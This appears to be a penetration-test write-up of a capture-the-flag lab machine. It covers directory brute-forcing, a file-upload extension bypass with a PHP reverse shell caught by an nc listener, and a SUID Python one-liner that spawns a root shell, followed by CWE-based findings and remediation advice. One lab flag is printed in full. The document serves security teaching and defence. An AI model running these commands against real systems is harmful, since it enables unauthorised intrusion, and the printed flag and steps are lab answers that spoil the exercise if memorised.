
After analyzing the above site the privilege escalation was used by the attacker using the command:
the escalation directly routed into root system and also able to view the directories on the root and also this removes the user to be in the permission demand in order to access any file and the attacker observed this far more dangerous since any modification can be done now just by using a executing shell file



```
www-data@rootme:/$ /usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "
-p")'
<hon -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# ls
ls
bin    dev   initrd.img      lib64       mnt   root  snap      sys  var
boot   etc   initrd.img.old  lost+found  opt   run   srv       tmp  vmlinuz
cdrom  home  lib             media       proc  sbin  swap.img  usr  vmlinuz.o
ld
# 
```

Figure 11: executable python shell bypass

The attacker was feasibly able to find the root.text by navigating to the root without any privilege information demand and finally gained the access to the root file



```
# id
id
uid=33(www-data) gid=33(www-data) euid=
(www-data)
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
THM[redacted]
# 
```

Figure 12: root.txt escalated the privilege

Remediation methods

Throughout the assessment it found that the major vulnerability the uploading file to web server and the expose of the hidden directory. These are general security remediation should be done by the back end system architect in order to remediate these issues

Since the assessment is done and successful gaining to the system the assumption of summary for remediation will accompany alian assurance to protect the company assets and information

Method of remediating

- Implementing input validation in order to reject any output or accepting various output during execution.
- Use an application of firewall which detects path traversal weaknesses.
- In order to avoid unnecessary privileges, implement isolate the account with limited privileges
- Isolate the privilege code from the other source of access to system.
- Investigate the unnecessary file within the root directory especially executable files searching mechanism should be implemented
- Perform extensive input validation for issues with privilege executable functions by limiting the code according to the system admin requirements
- Consider storing the uploaded files outside of the web document root entirely. Then, use other mechanisms to deliver the files dynamically
- Create filenames that only contain the very few permitted extensions that you've defined. Before allowing.html or.htm file types, take into account the danger of XSS

Major remediation in long-term


- Regular Pentesting in order to find and validate these fixes.

- Forensic investigation to know and learn the reason for this major vulnerability exist within the system.

- Implementing regulatory policy and compliance and educating staff will eventually remediate major issues by lawfully

Technical findings

1. Exposure of information through directory listing : High



CWE-548: Exposure of Information Through Directory Listing

Weakness ID: 548
Abstraction: Variant
Structure: Simple

Description

A directory listing is inappropriately exposed, yielding potentially sensitive information to attackers.

Extended Description

A directory listing provides an attacker with the complete index of all the resources located inside of the directory. The specific risks and consequences vary depending on which files are listed and accessible.

Relationships


Relevant to the view "Research Concepts" (CWE-1000)

Nature	Type	ID	Name
ChildOf	B	497	Exposure of Sensitive System Information to an Unauthorized Control Sphere

Modes Of Introduction


Phase	Note
Implementation	
Operation	

Evidence : brute forced evidence using gobuster tool



```
/.htaccess            (Status: 403) [Size: 278]
/.hta                 (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/css                  (Status: 301) [Size: 312] [⟶ http://10.10.170.153/css
/]
/index.php            (Status: 200) [Size: 616]
/js                   (Status: 301) [Size: 311] [⟶ http://10.10.170.153/js/
]
/panel                (Status: 301) [Size: 314] [⟶ http://10.10.170.153/pan
el/]
/server-status        (Status: 403) [Size: 278]
/uploads              (Status: 301) [Size: 316] [⟶ http://10.10.170.153/upl
oads/]
Progress: 4446 / 4615 (96.34%)
===============================================================
2023/07/29 20:39:17 Finished
===============================================================
```

2. Unrestricted upload of file with dangerous type: Medium



CWE-434: Unrestricted Upload of File with Dangerous Type

Weakness ID: 434
Abstraction: Base
Structure: Simple

View customized information: Conceptual | Operational | Mapping Friendly | **Complete** | Custom

Description

The product allows the attacker to upload or transfer files of dangerous types that can be automatically processed within the product's environment.

Alternate Terms

Unrestricted File Upload: Used in vulnerability databases and elsewhere, but it is insufficiently precise. The phrase could be interpreted as the lack of restrictions on the size or number of uploaded files, which is a resource consumption issue.

Relationships


Relevant to the view "Research Concepts" (CWE-1000)

Nature	Type	ID	Name
ChildOf	C	669	Incorrect Resource Transfer Between Spheres
PeerOf	B	351	Insufficient Type Distinction
PeerOf	C	436	Interpretation Conflict
PeerOf	B	430	Deployment of Wrong Handler
CanFollow	B	73	External Control of File Name or Path
CanFollow	B	183	Permissive List of Allowed Inputs
CanFollow	B	184	Incomplete List of Disallowed Inputs

Relevant to the view "Software Development" (CWE-699)

Nature	Type	ID	Name
MemberOf	C	429	Handler Errors


Evidence : just by bypassing the extension of the file the attacker was able to upload a shell execution



Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
php-reverse-shell.	2023-08-02 14:42	5.4K	
php-reverse-shell.bak	2023-08-02 14:42	5.4K	
php-reverse-shell.ext	2023-08-02 14:42	5.4K	
php-reverse-shell.php5	2023-08-02 14:42	5.4K	
php-reverse-shell.php6	2023-08-02 14:36	5.4K	
php-reverse-shell.phtml	2023-08-02 14:49	5.4K	

Apache/2.4.29 (Ubuntu) Server at 10.10.158.250 Port 80




```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo nc -nlvp 1234
listening on [any] 1234 ...
^Z
zsh: suspended  sudo nc -nlvp 1234

┌──(kali㉿kali)-[~/Downloads]
└─$ nano php-reverse-shell.php6

┌──(kali㉿kali)-[~/Downloads]
└─$ ls
app                    php-reverse-shell.php6
code-add-bak.zip       php-reverse-shell.phtml
php-reverse-shell.bak  pycharm-community-2023.1.4-aarch64.tar.gz
php-reverse-shell.php  sw.zip

┌──(kali㉿kali)-[~/Downloads]
└─$ sudo nc -nlvp 9999
listening on [any] 9999 ...
connect to [10.8.109.146] from (UNKNOWN) [10.10.158.250] 41316
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x
86_64 x86_64 x86_64 GNU/Linux
 14:49:48 up 15 min,  0 users,  load average: 0.00, 0.04, 0.09
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

3. Improper limitation of a pathname to restricted directory.: HIGH




CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')

Weakness ID: 22
Abstraction: Base
Structure: Simple

Description


The product uses external input to construct a pathname that is intended to identify a file or directory that is located underneath a restricted parent directory, but the product does not properly neutralize special elements within the pathname that can cause the pathname to resolve to a location that is outside of the restricted directory.

Evidence : path traversal after the escalating the privileges to the system



```
find: '/snap/core/9665/var
find: '/snap/core/9665/var
find: '/snap/core/9665/var
find: '/snap/core/9665/var
find: '/snap/core/9665/var
find: '/snap/core/9665/var
$ cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
$ ^C
```

4. Execution with unnecessary privileges : HIGH



CWE-250: Execution with Unnecessary Privileges

Weakness ID: 250
Abstraction: Base
Structure: Simple

Description


The product performs an operation at a privilege level that is higher than the minimum level required, which creates new weaknesses or amplifies the consequences of other weaknesses.

Extended Description

New weaknesses can be exposed because running with extra privileges, such as root or Administrator, can disable the normal security checks being performed by the operating system or surrounding environment. Other pre-existing weaknesses can turn into security vulnerabilities if they occur while operating at raised privileges.

Privilege management functions can behave in some less-than-obvious ways, and they have different quirks on different platforms. These inconsistencies are particularly pronounced if you are transitioning from one non-root user to another. Signal handlers and spawned processes run at the privilege of the owning process, so if a process is running as root when a signal fires or a sub-process is executed, the signal handler or sub-process will operate with root privileges.

Evidence: execution using executable file within the root system



```
www-data@rootme:/$ /usr/bin/python -c 'import os; os.execl("/bin/sh", "sh", "
-p")'
<hon -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# ls
ls
bin    dev   initrd.img      lib64       mnt   root  snap      sys  var
boot   etc   initrd.img.old  lost+found  opt   run   srv       tmp  vmlinuz
cdrom  home  lib             media       proc  sbin  swap.img  usr  vmlinuz.o
ld
# 
```